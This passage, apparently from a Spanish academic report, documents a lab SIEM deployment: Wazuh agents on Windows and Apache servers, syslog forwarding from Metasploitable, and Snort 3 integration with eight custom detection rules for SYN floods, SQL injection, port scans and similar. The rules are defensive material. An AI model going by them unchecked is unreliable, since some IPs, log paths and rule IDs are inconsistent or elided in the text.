
Una vez creado Wazuh nos entrega un script que debe ser ejecutado en Windows server 2019, donde se apunta desde el agente servidor hacía Wazuh Manager, de igual manera para levantar la conexión entre los dos es necesario seguir el siguiente proceso:

- Descargar el agente desde la ruta https://packages.wazuh.com/4.x/windows/wazuh-agent-4.11.0-1.msi
- Ejecutar el instalador descargado e ingresar la dirección IP del servidor Wazuh.

- Modificar el archivo de configuración (ossec.conf) que se encuentra en la ruta: C:\Program Files (x86)\ossec-agent y modificar el puerto según la configuración de wazuh

Figura 13


Agente wazuh para Windows Server 2019



Una vez que se han realizado todas las configuraciones necesarias, se ingresa al panel de control de wazuh y se verifica la instalación y estado activo del agente en Windows server 2019.

Figura 14


Verificación agente wazuh para Windows Server 2019



Cabe recalcar que el agente Windows Server 2019 por lo general envía logs originarios de Aplicaciones de sistemas y seguridad, por lo que adicional se configuro el de Windows defender y el Sysmon para obtener logs mas detallados de los eventos.

Figura 15

Configuración de Windows Defender y Sysmom en Wazuh



3.3.2. Integración Syslog Metasploitable Server. Es una máquina virtual diseñada para la práctica de vulnerabilidades y técnicas de pentesting. Sin embargo, debido a las limitaciones de compatibilidad con las versiones actuales del agente de Wazuh, no fue posible instalarlo directamente. Para solventar esta situación, se optó por reenviar los logs desde Metasploitable al servidor de Wazuh mediante el protocolo Syslog (Github, 2022).


Para lograrlo, se actualizó el paquete de logging en la VM de Metasploitable, migrando de sysklogd a rsyslog, lo que permitió establecer una comunicación efectiva con el servidor Wazuh a través de Syslog (usualmente por el puerto UDP 514 o el que se haya definido). Esta

configuración permite que los eventos generados en Metasploitable sean recibidos y procesados por el servidor Wazuh.

Es importante destacar que, dado que no se instaló el agente de Wazuh en Metasploitable, esta máquina no será visible en el Dashboard de Wazuh como un agente registrado, aunque sus eventos sí estarán siendo analizados desde el backend gracias al reenvío por Syslog como se observa en la Figura 16.

Figura 16

Actualización de paquete syslog en VM Metasploitable



En el archivo /etc/syslog.conf de Metasploitable se agregó la siguiente línea: *.* @172.16.16.103 para reenviar los logs al servidor Wazuh. Se realizaron pruebas de funcionamiento del servicio syslog para verificar el arribo de logs desde Metasploitable hacia Wazuh a través del puerto 514, y posteriormente se validará en consola la correcta recepción de dichos logs en el servidor Wazuh.

Figura 17

Validación de envío de logs desde Metasploitable a Wazuh server





Figura 18

Validación de envío de logs desde Metasploitable a Wazuh server



3.3.3. Integración Agente Apache Web Server. Para la integración del servidor web a Wazuh se realiza la instalación de un agente en el servidor Linux que levanta la ampliación web, bajo el siguiente detalle y comandos:

- **Instalación clave GPG:** curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && chmod 644 /usr/share/keyrings/wazuh.gpg
- **Agregar al repositorio:** echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | tee -a /etc/apt/sources.list.d/wazuh.list
- **Actualizar la información del paquete:** apt-get update
- Instalación del agente: WAZUH_MANAGER="172.16.16.103" apt-get install wazuh-agent
- **Habilitar e iniciar el servicio del agente Wazuh:**
    - systemctl daemon-reload
    - systemctl enable wazuh-agent
    - systemctl start wazuh-agent

Una vez instalado el agente se realiza la configuración del mismo, para que pueda visualizarse desde la consola y empiece a enviar logs. Para ello, se modifica el archivo de configuración en base al siguiente detalle:

- Configurar el puerto 1514 protocolo TCP para envío de los logs de sistema operativo.
- Configurar el puerto 514 protocolo TCP para envío de los logs de aplicaciones web mediante syslog.

Figura 19

Configuración agente wazuh en servidor apache


```
  GNU nano 7.2
<!--
  Wazuh - Agent - Default configuration for debian 12
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <client>
    <server>
      <address>172.16.16.103</address>
      <port>514</port>
      <protocol>tcp</protocol>
    </server>
    <server>
      <address>172.16.16.103</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>debian, debian12</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>
```

Nota: En la figura, se visualiza la configuración realizada en el archivo /var/ossec/etc/ossec.conf en el cual se configura la IP: 172.16.16.103 correspondiente al servidor wazuh, los puertos 1514 y 514 mediante protocolo TCP.

Con el agente configurado en el servidor, se valida la comunicación y registro del mismo desde la consolad de administración de wazuh.

Figura 20

Validación comunicación agente servidor Apache en Wazuh.



Posterior a la validación del agente, para configurar el envío de logs de apache se realiza la modificación del archivo de configuración incluyendo las rutas donde se alojan los logs requeridos y el formato a utilizarse.

Figura 21

Configuración rutas syslog servidor Apache.





Figura 22

Configuración formatos syslog servidor Apache.



3.3.4. Integración Agente Snort. En primera instancia se configuró Snort como un sistema de detección de intrusos (IDS) en un servidor Debian con IP 172.16.16.112, con el objetivo de analizar el tráfico de red y generar alertas ante actividad sospechosa. En esta implementación se utilizó Snort 3, el cual incorpora el uso del lenguaje Lua para gestionar su configuración principal (snort.lua) y definir de forma más flexible los módulos activos, filtros y formatos de salida.

Primero, se instaló Snort 3 y se ajustó el archivo de configuración en Lua (snort.lua) para registrar eventos en un formato legible (alert_fast), estableciendo como ruta de salida el archivo /var/log/snort/alert.fast.

Luego, se creó una regla de ejemplo para detectar tráfico ICMP, agregándola al archivo de reglas personalizado (/usr/local/etc/snort/rules/local.rules) con la siguiente sintaxis:

alert icmp any any -> any any (msg:"ICMP Packet Detected"; sid:1000001; rev:1;)

Finalmente, se realizaron pruebas de generación de tráfico ICMP desde otro host dentro de la red y se verificó que las alertas fueran generadas correctamente en la consola y registradas en el archivo de logs definido.

Figura 23

Prueba ping para detección de eventos del IDS Snort




Figura 24

Recepción de eventos de Snort.





Figura 25

Resumen de paquetes recibidos de Snort.



Posteriormente, se instaló el agente de Wazuh en el mismo servidor Debian y se editó el archivo ossec.conf para que Wazuh monitoree el archivo de logs de Snort

(/var/log/snort/snort.alert.fast) usando el formato snort-full. Tras reiniciar el agente, los eventos de Snort comenzaron a visualizarse en el panel de Wazuh, permitiendo correlación de alertas, gestión de incidentes y monitoreo centralizado.

Figura 26

Script de configuración de eventos de Snort a Wazuh





Figura 27

Validación de servidor snort integrado a Wazuh



Posteriormente, se crearon y afinaron 8 casos para detección los cuales se detallan a continuación:

1. **Posible ataque SYN Flood**

   alert tcp any any -> 172.16.16.112 80 (flags:S; detection_filter: track by_src, count 100, seconds 10; msg:"Possible SYN Flood Attack"; sid:...)

   Detecta un posible ataque de denegación de servicio SYN Flood cuando un origen envía más de 100 paquetes SYN en 10 segundos hacia el puerto 80 del destino 172.16.16.109.

2. **Posible ataque de inyección SQL**

   alert tcp any any -> 172.16.16.112 80 (msg:"Possible SQL injection attack detected"; flow:to_server,established; content:"%27"; sid:...)

   Detecta intentos de inyección SQL cuando en tráfico TCP hacia el servidor en puerto 80 se identifica el carácter ' codificado como %27.

3. **Detección de escaneo de puertos**

   alert tcp any any -> any any (msg:"Port scanning detected"; flags:S; detection_filter:track by_src, count 3, seconds 10; sid:100003; rev:1;)

   Detecta escaneo de puertos cuando un origen envía más de 3 paquetes SYN a diferentes puertos en un lapso de 10 segundos.

4. **Posible interceptación de red**

   alert ip any any -> any any (msg:"Possible network interception detected"; fragbits: M; sid:100004; rev:1;)

   Detecta posible interceptación o manipulación en la red cuando se reciben paquetes IP fragmentados con el bit "More Fragments" activado.

5. **Intento de acceso con contraseña/login**

   alert tcp any any -> 172.16.16.112 80 (msg:"Password/login attempt detected"; content:"POST"; content:"username"; content:"password"; sid:...)

   Detecta intentos de login o envío de credenciales cuando se observa una solicitud HTTP POST con las palabras "username" y "password".

6. **Posible huella digitalización DHCP**

   alert udp any any -> any 67 (msg:"Possible DHCP fingerprinting detected"; content:"|01 01 06|"; sid:10006;)

   Detecta posibles escaneos o huellas basadas en DHCP cuando se reciben paquetes UDP con contenido específico relacionado al fingerprinting.

7. **Paquete TCP posiblemente manipulado**

   alert tcp any any -> any any (msg:"Possible crafted TCP packet detected"; flags: AP; dsize: 0; sid:10007; rev:1;)

   Detecta paquetes TCP sospechosos con flags ACK y PUSH activados y sin datos (payload 0 bytes), lo que puede indicar manipulación o ataque.


8. **Descarga de archivo APK detectada**

   alert tcp any any -> any 80 (msg:"Descarga de archivo APK detectada"; content:".apk"; http_uri; flow:to_client,established; priority:1; sid:...)

   Detecta descargas de archivos APK cuando se observa tráfico HTTP hacia el cliente con la cadena ".apk" en la URI.

Figura 28

Configuración Reglas Snort



Esta integración fortalece la postura de seguridad de la red mediante detección temprana y respuesta ante amenazas, sin la necesidad de instalar agentes en ataques como: escaneo o navegación de páginas como malware.

